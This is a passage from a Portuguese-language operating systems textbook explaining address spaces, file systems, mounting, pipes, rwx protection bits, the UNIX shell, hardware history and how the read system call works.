Este último ponto de vista diz respeito ao gerenciamento e à proteção da memória principal do computador. Uma questão diferente relacionada à memória, mas igualmente importante, é o gerenciamento de espaços de endereçamento dos processos. Em geral, cada processo tem algum conjunto de endereços que ele pode usar, tipicamente indo de 0 até algum máximo. No caso mais simples, a quantidade máxima de espaço de endereços que um processo tem é menor do que a memória principal. Dessa maneira, um processo pode preencher todo o seu espaço de endereçamento e haverá espaço suficiente na memória principal para armazená-lo inteiramente.

No entanto, em muitos computadores os endereços são de 32 ou 64 bits, dando um espaço de endereçamento de 2^{32} e 2^{64}, respectivamente. O que acontece se um processo tem mais espaço de endereçamento do que o computador tem de memória principal e o processo quer usá-lo inteiramente? Nos primeiros computadores, ele não teria sorte. Hoje, existe uma técnica chamada memória virtual, como já mencionado, na qual o sistema operacional mantém parte do espaço de endereçamento na memória principal e parte no disco, enviando trechos entre eles para lá e para cá conforme a necessidade. Na essência, o sistema operacional cria a abstração de um espaço de endereçamento como o conjunto de endereços ao qual um processo pode se referir. O espaço de endereçamento é desacoplado da memória física da máquina e pode ser maior ou menor do que a memória física. O gerenciamento de espaços de endereçamento e da memória física forma uma parte importante do que faz um sistema operacional, de maneira que todo o Capítulo 3 é devotado a esse tópico.

1.5.3 Arquivos


Outro conceito fundamental que conta com o suporte de virtualmente todos os sistemas operacionais é o sistema de arquivos. Como já foi observado, uma função importante do sistema operacional é esconder as peculiaridades dos discos e outros dispositivos de E/S e apresentar ao programador um modelo agradável e claro de arquivos que sejam independentes dos dispositivos. Chamadas de sistema são obviamente necessárias para criar, remover, ler e escrever arquivos. Antes que um arquivo possa ser lido, ele deve ser localizado no disco e aberto, e após ter sido lido, deve ser fechado, assim as chamadas de sistema são fornecidas para fazer essas coisas.

Para fornecer um lugar para manter os arquivos, a maioria dos sistemas operacionais de PCs tem o conceito de um **diretório** como uma maneira de agrupar os arquivos. Um estudante, por exemplo, pode ter um diretório para cada curso que ele estiver seguindo (para os programas necessários para aquele curso), outro para o correio eletrônico e ainda um para sua página na web. Chamadas de sistema são então necessárias para criar e remover diretórios. Chamadas também são fornecidas para colocar um arquivo existente em um diretório e para remover um arquivo de um diretório. Entradas de diretório podem ser de arquivos ou de outros diretórios. Esse modelo também dá origem a uma hierarquia — o sistema de arquivos — como mostrado na Figura 1.14.

Ambas as hierarquias de processos e arquivos são organizadas como árvores, mas a similaridade para aí. Hierarquias de processos em geral não são muito profundas (mais do que três níveis é incomum), enquanto hierarquias de arquivos costumam ter quatro, cinco, ou mesmo mais níveis de profundidade. Hierarquias de processos tipicamente têm vida curta, em geral minutos no máximo, enquanto hierarquias de diretórios podem existir por anos. Propriedade e proteção também diferem para processos e arquivos. Normalmente, apenas um processo pai pode controlar ou mesmo acessar um processo filho, mas quase sempre existem mecanismos para permitir que arquivos e diretórios sejam lidos por um grupo mais amplo do que apenas o proprietário.

Todo arquivo dentro de uma hierarquia de diretório pode ser especificado fornecendo o seu **nome de caminho** a partir do topo da hierarquia do diretório, o **diretório-raiz**. Esses nomes de caminho absolutos consistem na lista de diretórios que precisam ser percorridos a partir do diretório-raiz para se chegar ao arquivo, com barras separando os componentes. Na Figura 1.14, o caminho para o arquivo *CS101* é */Professores/Prof. Brown/Cursos/CS101*. A primeira barra indica que o caminho é absoluto, isto é, começando no diretório-raiz. Como nota, no Windows, o caractere barra invertida (\) é usado como o separador em vez do caractere da barra (/) por razões históricas, então o caminho do arquivo acima seria escrito como *\Professores\Prof.Brown\Cursos\CS101*. Ao longo deste livro geralmente usaremos a convenção UNIX para os caminhos.

A todo instante, cada processo tem um **diretório de trabalho** atual, no qual são procurados nomes de caminhos que não começam com uma barra. Por


FIGURA 1.14 Um sistema de arquivos para um departamento universitário.

exemplo, na Figura 1.14, se */Professores/Prof.Brown* fosse o diretório de trabalho, o uso do caminho *Cursos/CS101* resultaria no mesmo arquivo que o nome de caminho absoluto dado anteriormente. Os processos podem mudar seu diretório de trabalho emitindo uma chamada de sistema especificando o novo diretório de trabalho.

Antes que um arquivo possa ser lido ou escrito, ele precisa ser aberto, momento em que as permissões são conferidas. Se o acesso for permitido, o sistema retorna um pequeno valor inteiro, chamado **descritor de arquivo**, para usá-lo em operações subsequentes. Se o acesso for proibido, um código de erro é retornado.


Outro conceito importante em UNIX é o de montagem do sistema de arquivos. A maioria dos computadores de mesa tem uma ou mais unidades de discos óticos nas quais CD-ROMs, DVDs e discos de Blu-ray podem ser inseridos. Eles quase sempre têm portas USB, nas quais dispositivos de memória USB (na realidade, unidades de disco em estado sólido) podem ser conectados, e alguns computadores têm discos flexíveis ou discos rígidos externos. Para fornecer uma maneira elegante de lidar com essa mídia removível, a UNIX permite que o sistema de arquivos no disco ótico seja agregado à árvore principal. Considere a situação da Figura 1.15(a). Antes da chamada mount, o **sistema de arquivos-raiz** no disco rígido e um segundo sistema de arquivos, em um CD-ROM, estão separados e desconexos.

No entanto, o sistema de arquivos no CD-ROM não pode ser usado, pois não há como especificar nomes de caminhos nele. O UNIX não permite que nomes de caminhos sejam prefixados por um nome ou número de um dispositivo acionador; esse seria precisamente o tipo de dependência de dispositivos que os sistemas operacionais deveriam eliminar. Em vez disso, a chamada de sistema mount permite que o sistema de arquivos no CD-ROM seja agregado ao sistema de arquivos-raiz sempre que seja pedido pelo programa. Na Figura 1.15(b) o sistema de arquivos no CD-ROM foi montado no diretório *b*, permitindo assim acesso aos arquivos */b/x* e */b/y*. Se o diretório *b* contivesse quaisquer arquivos, eles não seriam acessíveis enquanto o CD-ROM estivesse montado, tendo em vista que */b* se referiria ao diretório-raiz do CD-ROM. (A impossibilidade de acessar esses arquivos não é tão sério quanto possa parecer em um primeiro momento: sistemas de arquivos são quase sempre montados em diretórios vazios). Se um sistema contém múltiplos discos rígidos, todos eles podem ser montados em uma única árvore também.

Outro conceito importante em UNIX é o **arquivo especial**. Arquivos especiais permitem que dispositivos de E/S se pareçam com arquivos. Dessa maneira, eles podem ser lidos e escritos com as mesmas chamadas de sistema que são usadas para ler e escrever arquivos. Existem dois tipos especiais: **arquivos especiais de bloco** e **arquivos especiais de caracteres**. Arquivos

FIGURA 1.15 (a) Antes da montagem, os arquivos no CD-ROM não estão acessíveis. (b) Depois da montagem, eles fazem parte da hierarquia de arquivos.

especiais de bloco são usados para modelar dispositivos que consistem em uma coleção de blocos aleatoriamente endereçáveis, como discos. Ao abrir um arquivo especial de bloco e ler, digamos, bloco 4, um programa pode acessar diretamente o quarto bloco no dispositivo, sem levar em consideração a estrutura do sistema de arquivo contido nele. De modo similar, arquivos especiais de caracteres são usados para modelar impressoras, modems e outros dispositivos que aceitam ou enviam um fluxo de caracteres. Por convenção, os arquivos especiais são mantidos no diretório */dev*. Por exemplo, */dev/lp* pode ser a impressora — que um dia já foi chamada de impressora de linha (line printer).

O último aspecto que discutiremos nesta visão geral relaciona-se tanto com os processos quanto com os arquivos: os pipes. Um **pipe** é uma espécie de pseudoarquivo que pode ser usado para conectar dois processos, como mostrado na Figura 1.16. Se os processos *A* e *B* querem conversar usando um pipe, eles têm de configurá-lo antes. Quando o processo *A* quer enviar dados para o processo *B*, ele escreve no pipe como se ele fosse um arquivo de saída. Na realidade, a implementação de um pipe lembra muito a de um arquivo. O processo *B* pode ler os dados a partir do pipe como se ele fosse um arquivo de entrada. Desse modo, a comunicação entre os processos em UNIX se parece muito com a leitura e escrita de arquivos comuns. É ainda mais forte, pois a única maneira pela qual um processo pode descobrir se o arquivo de saída em que ele está escrevendo não é realmente um arquivo, mas um pipe, é fazendo uma chamada de sistema especial. Sistemas de arquivos são muito importantes. Teremos muito para falar a respeito deles no Capítulo 4 e também nos capítulos 10 e 11.

FIGURA 1.16 Dois processos conectados por um pipe.

1.5.4 Entrada/Saída

Todos os computadores têm dispositivos físicos para obter entradas e produzir saídas. Afinal, para que serviria um computador se os usuários não pudessem dizer a ele o que fazer e não pudessem receber os resultados após ele ter feito o trabalho pedido? Existem muitos tipos de dispositivos de entrada e de saída, incluindo teclados, monitores, impressoras e assim por diante. Cabe ao sistema operacional gerenciá-los.

Em consequência, todo sistema operacional tem um subsistema de E/S para gerenciar os dispositivos de E/S. Alguns softwares de E/S são independentes do dispositivo, isto é, aplicam-se igualmente bem a muitos ou a todos dispositivos de E/S. Outras partes dele, como drivers de dispositivo, são específicos a dispositivos de E/S particulares. No Capítulo 5 examinaremos o software de E/S.

1.5.5 Proteção

Computadores contêm grandes quantidades de informações que os usuários muitas vezes querem proteger e manter confidenciais. Essas informações podem incluir e-mails, planos de negócios, declarações fiscais e muito mais. Cabe ao sistema operacional gerenciar a segurança do sistema de maneira que os arquivos, por exemplo, sejam acessíveis somente por usuários autorizados.

Como um exemplo simples, apenas para termos uma ideia de como a segurança pode funcionar, considere o UNIX. Arquivos em UNIX são protegidos designando-se a cada arquivo um código de proteção binário de 9 bits. O código de proteção consiste de três campos de 3 bits, um para o proprietário, um para os outros membros do grupo do proprietário (usuários são divididos em grupos pelo administrador do sistema) e um para todos os demais usuários. Cada campo tem um bit de permissão de leitura, um bit de permissão de escrita e um bit

de permissão de execução. Esses 3 bits são conhecidos como os **bits rwx**. Por exemplo, o código de proteção *rwxr-x--x* significa que o proprietário pode ler (**r**ead), escrever (**w**rite), ou executar (e**x**ecute) o arquivo, que outros membros do grupo podem ler ou executar (mas não escrever) o arquivo e que todos os demais podem executar (mas não ler ou escrever) o arquivo. Para um diretório, *x* indica permissão de busca. Um traço significa que a permissão correspondente está ausente.

Além da proteção ao arquivo, há muitas outras questões de segurança. Proteger o sistema de intrusos indesejados, humanos ou não (por exemplo, vírus) é uma delas. Examinaremos várias questões de segurança no Capítulo 9.

1.5.6 O interpretador de comandos (shell)

O sistema operacional é o código que executa as chamadas de sistema. Editores, compiladores, montadores, ligadores (*linkers*), programas utilitários e interpretadores de comandos definitivamente não fazem parte do sistema operacional, mesmo que sejam importantes e úteis. Correndo o risco de confundir as coisas de certa maneira, nesta seção examinaremos brevemente o interpretador de comandos UNIX, o shell. Embora não faça parte do sistema operacional, ele faz um uso intensivo de muitos aspectos do sistema operacional e serve assim como um bom exemplo de como as chamadas de sistema são usadas. Ele também é a principal interface entre um usuário sentado no seu terminal e o sistema operacional, a não ser que o usuário esteja usando uma interface de usuário gráfica. Muitos shells existem, incluindo, *sh, csh, ksh* e *bash*. Todos eles dão suporte à funcionalidade descrita a seguir, derivada do shell (*sh*) original.

Quando qualquer usuário se conecta, um shell é iniciado. O shell tem o terminal como entrada-padrão e saída-padrão. Ele inicia emitindo um caractere de **prompt**, um caractere como o cifrão do dólar, que diz ao usuário que o shell está esperando para aceitar um comando. Se o usuário agora digitar

```
date
```

por exemplo, o shell cria um processo filho e executa o programa *date* como um filho. Enquanto o processo filho estiver em execução, o shell espera que ele termine. Quando o filho termina, o shell emite o sinal de prompt de novo e tenta ler a próxima linha de entrada.

O usuário pode especificar que a saída-padrão seja redirecionada para um arquivo, por exemplo,

```
date >file
```

De modo similar, a entrada-padrão pode ser redirecionada, como em

```
sort <file1 >file2
```

que invoca o programa sort com a entrada vindo de *file1* e a saída enviada para *file2*.

A saída de um programa pode ser usada como entrada por outro programa conectando-os por meio de um pipe. Assim,

```
cat file1 file2 file3 | sort >/dev/lp
```

invoca o programa *cat* para con*cat*enar três arquivos e enviar a saída para que o *sort* organize todas as linhas em ordem alfabética. A saída de *sort* é redirecionada para o arquivo */dev/lp*, tipicamente a impressora.

Se um usuário coloca um & após um comando, o shell não espera que ele termine. Em vez disso, ele dá um prompt imediatamente. Em consequência,

```
cat file1 file2 file3 | sort >/dev/lp &
```

inicia o *sort* como uma tarefa de segundo plano, permitindo que o usuário continue trabalhando normalmente enquanto o ordenamento prossegue. O shell tem uma série de outros aspectos interessantes, mas que não temos espaço para discuti-los aqui. A maioria dos livros em UNIX discute o shell mais detalhadamente (por exemplo, KERNIGHAN e PIKE, 1984; QUIGLEY, 2004; ROBBINS, 2005).

A maioria dos computadores pessoais usa hoje uma interface gráfica GUI. Na realidade, a GUI é apenas um programa sendo executado em cima do sistema operacional, como um shell. Nos sistemas Linux, esse fato é óbvio, pois o usuário tem uma escolha de (pelo menos) duas GUIs: Gnome e KDE ou nenhuma (usando uma janela de terminal no X11). No Windows, também é possível substituir a área de trabalho com interface GUI padrão (*Windows Explorer*) por um programa diferente alterando alguns programas no registro, embora poucas pessoas o façam.

1.5.7 A ontogenia recapitula a filogenia

Após o livro de Charles Darwin *A origem das espécies* ter sido publicado, o zoólogo alemão Ernst Haeckel declarou que "a ontogenia recapitula a filogenia". Com isso ele queria dizer que o desenvolvimento de um embrião (ontogenia) repete (isto é, recapitula) a evolução da espécie (filogenia). Em outras palavras, após a fertilização, um ovo humano passa pelos estágios de ser um peixe, um porco e assim por diante, antes de transformar-se em um bebê humano. Biólogos modernos

consideram isso uma simplificação grosseira, mas ainda há alguma verdade nela.

Algo vagamente análogo aconteceu na indústria de computadores. Cada nova espécie (computador de grande porte, minicomputador, computador pessoal, portátil, embarcado, cartões inteligentes etc.) parece passar pelo mesmo desenvolvimento que seus antecessores, tanto em hardware quanto em software. Muitas vezes esquecemos que grande parte do que acontece no negócio dos computadores e em um monte de outros campos é impelido pela tecnologia. A razão por que os romanos antigos não tinham carros não era por eles gostarem tanto de caminhar. É porque não sabiam como construir carros. Computadores pessoais existem *não* porque milhões de pessoas têm um desejo contido de centenas de anos de ter um computador, mas porque agora é possível fabricá-los barato. Muitas vezes esquecemos o quanto a tecnologia afeta nossa visão dos sistemas e vale a pena refletir sobre isso de vez em quando.

Em particular, acontece com frequência de uma mudança na tecnologia tornar uma ideia obsoleta e ela rapidamente desaparece. No entanto, outra mudança na tecnologia poderia revivê-la. Isso é especialmente verdadeiro quando a mudança tem a ver com o desempenho relativo de diferentes partes do sistema. Por exemplo, quando as CPUs se tornaram muito mais rápidas do que as memórias, caches se tornaram importantes para acelerar a memória "lenta". Se a nova tecnologia de memória algum dia tornar as memórias muito mais rápidas do que as CPUs, as caches desaparecerão. E se uma nova tecnologia de CPU torná-las mais rápidas do que as memórias novamente, as caches reaparecerão. Na biologia, a extinção é para sempre, mas, na ciência de computadores, às vezes ela é apenas por alguns anos.

Como uma consequência dessa impermanência, examinaremos de tempos em tempos neste livro conceitos "obsoletos", isto é, ideias que não são as melhores para a tecnologia atual. No entanto, mudanças na tecnologia podem trazer de volta alguns dos chamados "conceitos obsoletos". Por essa razão, é importante compreender por que um conceito é obsoleto e quais mudanças no ambiente podem trazê-lo de volta.

Para esclarecer esse ponto, vamos considerar um exemplo simples. Os primeiros computadores tinham conjuntos de instruções implementados no hardware. As instruções eram executadas diretamente pelo hardware e não podiam ser mudadas. Então veio a microprogramação (introduzida pela primeira vez em grande escala com o IBM 360), no qual um interpretador subjacente executava as "instruções do hardware" no software. A execução implementada no hardware tornou-se obsoleta. Ela não era suficientemente flexível. Então os computadores RISC foram inventados, e a microprogramação (isto é, execução interpretada) tornou-se obsoleta porque a execução direta era mais rápida. Agora estamos vendo o ressurgimento da interpretação na forma de applets Java, que são enviados pela internet e interpretados na chegada. A velocidade de execução nem sempre é crucial, pois os atrasos de rede são tão grandes que eles tendem a predominar. Desse modo, o pêndulo já oscilou vários ciclos entre a execução direta e a interpretação e pode ainda oscilar novamente no futuro.

Memórias grandes

Vamos examinar agora alguns desenvolvimentos históricos em hardware e como eles afetaram o software repetidamente. Os primeiros computadores de grande porte tinham uma memória limitada. Um IBM 7090 ou um 7094 completamente carregados, que eram os melhores computadores do final de 1959 até 1964, tinha apenas um pouco mais de 128 KB de memória. Em sua maior parte, eram programados em linguagem de montagem e seu sistema operacional era escrito nessa linguagem para poupar a preciosa memória.

Com o passar do tempo, compiladores para linguagens como FORTRAN e COBOL tornaram-se tão bons que a linguagem de montagem foi abandonada. Mas quando o primeiro minicomputador comercial (o PDP-1) foi lançado, ele tinha apenas 4.096 palavras de 18 bits de memória, e a linguagem de montagem fez um retorno surpreendente. Por fim, os minicomputadores adquiriram mais memória e as linguagens de alto nível tornaram-se prevalentes neles.

Quando os microcomputadores tornaram-se um sucesso no início da década de 1980, os primeiros tinham memórias de 4 KB e a programação de linguagem de montagem foi ressuscitada. Computadores embarcados muitas vezes usam os mesmos chips de CPU que os microcomputadores (8080s, Z80s e mais tarde 8086s) e também inicialmente foram programados em linguagem de montagem. Hoje, seus descendentes, os computadores pessoais, têm muita memória e são programados em C, C++, Java e outras linguagens de alto nível. Cartões inteligentes estão passando por um desenvolvimento similar, embora a partir de um determinado tamanho, os cartões inteligentes tenham um interpretador Java e executem os programas Java de maneira interpretativa, em vez de ter o Java compilado para a linguagem de máquina do cartão inteligente.

Hardware de proteção

Os primeiros computadores de grande porte, como o IBM 7090/7094, não tinham hardware de proteção, de maneira que eles executavam apenas um programa de cada vez. Um programa defeituoso poderia acabar com o sistema operacional e facilmente derrubar a máquina. Com a introdução do IBM 360, uma forma primitiva de proteção de hardware tornou-se disponível. Essas máquinas podiam então armazenar vários programas na memória ao mesmo tempo e deixá-los que se alternassem na execução (multiprogramação). A monoprogramação tornou-se obsoleta.

Pelo menos até o primeiro minicomputador aparecer — sem hardware de proteção — a multiprogramação não era possível. Embora o PDP-1 e o PDP-8 não tivessem hardware de proteção, finalmente o PDP-11 teve, e esse aspecto levou à multiprogramação e por fim ao UNIX.

Quando os primeiros microcomputadores foram construídos, eles usavam o chip de CPU Intel 8080, que não tinha proteção de hardware, então estávamos de volta à monoprogramação — um programa na memória de cada vez. Foi somente com o chip 80286 da Intel que o hardware de proteção foi acrescentado e a multiprogramação tornou-se possível. Até hoje, muitos sistemas embarcados não têm hardware de proteção e executam apenas um único programa.

Agora vamos examinar os sistemas operacionais. Os primeiros computadores de grande porte inicialmente não tinham hardware de proteção e nenhum suporte para multiprogramação, então sistemas operacionais simples eram executados neles. Esses sistemas lidavam com apenas um programa carregado manualmente por vez. Mais tarde, eles adquiriram o suporte de hardware e sistema operacional para lidar com múltiplos programas ao mesmo tempo, e então capacidades de compartilhamento de tempo completas.

Quando os minicomputadores apareceram pela primeira vez, eles também não tinham hardware de proteção e os programas carregados manualmente eram executados um a um, mesmo com a multiprogramação já bem estabelecida no mundo dos computadores de grande porte. Pouco a pouco, eles adquiriram hardware de proteção e a capacidade de executar dois ou mais programas ao mesmo tempo. Os primeiros microcomputadores também eram capazes de executar apenas um programa de cada vez, porém mais tarde adquiriram a capacidade de multiprogramar. Computadores portáteis e cartões inteligentes seguiram o mesmo caminho.

Em todos os casos, o desenvolvimento do software foi ditado pela tecnologia. Os primeiros microcomputadores, por exemplo, tinham algo como 4 KB de memória e nenhum hardware de proteção. Linguagens de alto nível e a multiprogramação eram simplesmente demais para um sistema tão pequeno lidar. À medida que os microcomputadores evoluíram para computadores pessoais modernos, eles adquiriam o hardware necessário e então o software necessário para lidar com aspectos mais avançados. É provável que esse desenvolvimento vá continuar por muitos anos ainda. Outros campos talvez também tenham esse ciclo de reencarnação, mas na indústria dos computadores ele parece girar mais rápido.

Discos

Os primeiros computadores de grande porte eram em grande parte baseados em fitas magnéticas. Eles liam um programa a partir de uma fita, compilavam-no e escreviam os resultados de volta para outra fita. Não havia discos e nenhum conceito de um sistema de arquivos. Isso começou a mudar quando a IBM introduziu o primeiro disco rígido — o RAMAC (RAndoM ACcess) em 1956. Ele ocupava cerca de 4 m² de espaço e podia armazenar 5 milhões de caracteres de 7 bits, o suficiente para uma foto digital de resolução média. Mas com uma taxa de aluguel anual de US$ 35.000, reunir um número suficiente deles para armazenar o equivalente a um rolo de filme tornava-se caro rapidamente. Mas por fim os preços baixaram e os sistemas de arquivos primitivos foram desenvolvidos.

Representativo desses novos desenvolvimentos foi o CDC 6600, introduzido em 1964 e, por anos, de longe o computador mais rápido no mundo. Usuários podiam criar os chamados “arquivos permanentes” dando a eles nomes e esperando que nenhum outro usuário tivesse decidido que, digamos, “dados” fosse um nome adequado para um arquivo. Tratava-se de um diretório de um único nível. Por fim, computadores de grande porte desenvolveram sistemas de arquivos hierárquicos complexos, talvez culminando no sistema de arquivos MULTICS.

Quando os minicomputadores passaram a ser usados, eles eventualmente também tinham discos rígidos. O disco padrão no PDP-11 quando foi introduzido em 1970 foi o disco RK05, com uma capacidade de 2,5 MB, cerca de metade do IBM RAMAC, mas com apenas em torno de 40 cm de diâmetro e 5 cm de altura. Mas ele, também, inicialmente tinha um diretório de um único nível. Quando os microcomputadores foram lançados, o CP/M foi no início o sistema operacional dominante, e ele, também, dava suporte a apenas um diretório no disco (flexível).

Memória virtual

A memória virtual (discutida no Capítulo 3) proporciona a capacidade de executar programas maiores do que a memória física da máquina, rapidamente movendo pedaços entre a memória RAM e o disco. Ela passou por um desenvolvimento similar, primeiro aparecendo nos computadores de grande porte, então passando para os minis e os micros. A memória virtual também permitiu que um programa se conectasse dinamicamente a uma biblioteca no momento da execução em vez de fazê-lo na compilação. O MULTICS foi o primeiro sistema a permitir isso. Por fim, a ideia propagou-se adiante e agora é amplamente usada na maioria dos sistemas UNIX e Windows.

Em todos esses desenvolvimentos, vemos ideias inventadas em um contexto e mais tarde jogadas fora quando o contexto muda (programação em linguagem de montagem, monoprogramação, diretórios em nível único etc.) apenas para reaparecer em um contexto diferente muitas vezes uma década mais tarde. Por essa razão, neste livro às vezes veremos ideias e algoritmos que talvez pareçam datados nos PCs de gigabytes de hoje, mas que podem voltar logo em computadores embarcados e cartões inteligentes.

1.6 Chamadas de sistema

Vimos que os sistemas operacionais têm duas funções principais: fornecer abstrações para os programas de usuários e gerenciar os recursos do computador. Em sua maior parte, a interação entre programas de usuários e o sistema operacional lida com a primeira; por exemplo, criar, escrever, ler e deletar arquivos. A parte de gerenciamento de arquivos é, em grande medida, transparente para os usuários e feita automaticamente. Desse modo, a interface entre os programas de usuários e o sistema operacional diz respeito fundamentalmente a abstrações. Para compreender de verdade o que os sistemas operacionais fazem, temos de examinar essa interface de perto. As chamadas de sistema disponíveis na interface variam de um sistema para outro (embora os conceitos subjacentes tendam a ser similares).

Somos então forçados a fazer uma escolha entre (1) generalidades vagas ("sistemas operacionais têm chamadas de sistema para ler arquivos") e (2) algum sistema específico ("UNIX possui uma chamada de sistema read com três parâmetros: um para especificar o arquivo, um para dizer onde os dados devem ser colocados e outro para dizer quantos bytes devem ser lidos").

Escolhemos a segunda abordagem. Ela é mais trabalhosa, mas proporciona um entendimento melhor sobre o que os sistemas operacionais realmente fazem. Embora essa discussão se refira especificamente ao POSIX (International Standard 9945-1), em consequência também o UNIX, System V, BSD, Linux, MINIX 3 e assim por diante, a maioria dos outros sistemas operacionais modernos tem chamadas de sistema que desempenham as mesmas funções, mesmo que os detalhes difiram. Como os mecanismos reais de emissão de uma chamada de sistema são altamente dependentes da máquina e muitas vezes devem ser expressos em código de montagem, uma biblioteca de rotinas é fornecida para tornar possível fazer chamadas de sistema de programas C e muitas vezes de outras linguagens também.

Convém ter o seguinte em mente. Qualquer computador de uma única CPU pode executar apenas uma instrução de cada vez. Se um processo estiver executando um programa de usuário em modo de usuário e precisa de um serviço de sistema, como ler dados de um arquivo, ele tem de executar uma instrução de armadilha (*trap*) para transferir o controle para o sistema operacional. O sistema operacional verifica os parâmetros e descobre o que o processo que está chamando quer. Então ele executa a chamada de sistema e retorna o controle para a instrução seguinte à chamada de sistema. De certa maneira, fazer uma chamada de sistema é como fazer um tipo especial de chamada de rotina, apenas que as chamadas de sistema entram no núcleo e as chamadas de rotina, não.

Para esclarecer o mecanismo de chamada de sistema, vamos fazer uma análise rápida da chamada de sistema read. Como mencionado anteriormente, ela tem três parâmetros: o primeiro especificando o arquivo, o segundo é um ponteiro para o buffer e o terceiro dá o número de bytes a ser lido. Como quase todas as chamadas de sistema, ele é invocado de programas C chamando uma rotina de biblioteca com o mesmo nome que a chamada de sistema: *read*. Uma chamada de um programa C pode parecer desta forma:

```
contador = read(fd, buffer, nbytes)
```

A chamada de sistema (e a rotina de biblioteca) retornam o número de bytes realmente lidos em *contador*. Esse valor é normalmente o mesmo que *nbytes*, mas pode ser menor, se, por exemplo, o caractere fim-de-arquivo for encontrado durante a leitura.

Se a chamada de sistema não puder ser realizada por causa de um parâmetro inválido ou de um erro de disco, o *contador* passa a valer −1, e o número de erro é colocado em uma variável global, *errno*. Os programas

devem sempre conferir os resultados de uma chamada de sistema para ver se um erro ocorreu.


Chamadas de sistema são realizadas em uma série de passos. Para deixar o conceito mais claro, vamos examinar a chamada read discutida anteriormente. Em preparação para chamar a rotina de biblioteca *read*, que na realidade é quem faz a chamada de sistema read, o programa de chamada primeiro empilha os parâmetros, como mostrado nos passos 1 a 3 na Figura 1.17.

Os compiladores C e C++ empilham os parâmetros em ordem inversa por razões históricas (a ideia é fazer o primeiro parâmetro de *printf*, a cadeia de caracteres do formato, aparecer no topo da pilha). O primeiro e o terceiro parâmetros são chamados por valor, mas o segundo parâmetro é passado por referência, significando que o endereço do buffer (indicado por &) é passado, não seu conteúdo. Então vem a chamada real para a rotina de biblioteca (passo 4). Essa instrução é a chamada normal de rotina usada para chamar todas as rotinas.

A rotina de biblioteca, possivelmente escrita em linguagem de montagem, tipicamente coloca o número da chamada de sistema em um lugar onde o sistema operacional a espera, como um registro (passo 5). Então ela executa uma instrução TRAP para passar do modo usuário para o modo núcleo e começar a execução em um endereço fixo dentro do núcleo (passo 6). A instrução TRAP é na realidade relativamente similar à instrução de chamada de rotina no sentido de que a instrução que a segue é tirada de um local distante e o endereço de retorno é salvo na pilha para ser usado depois.

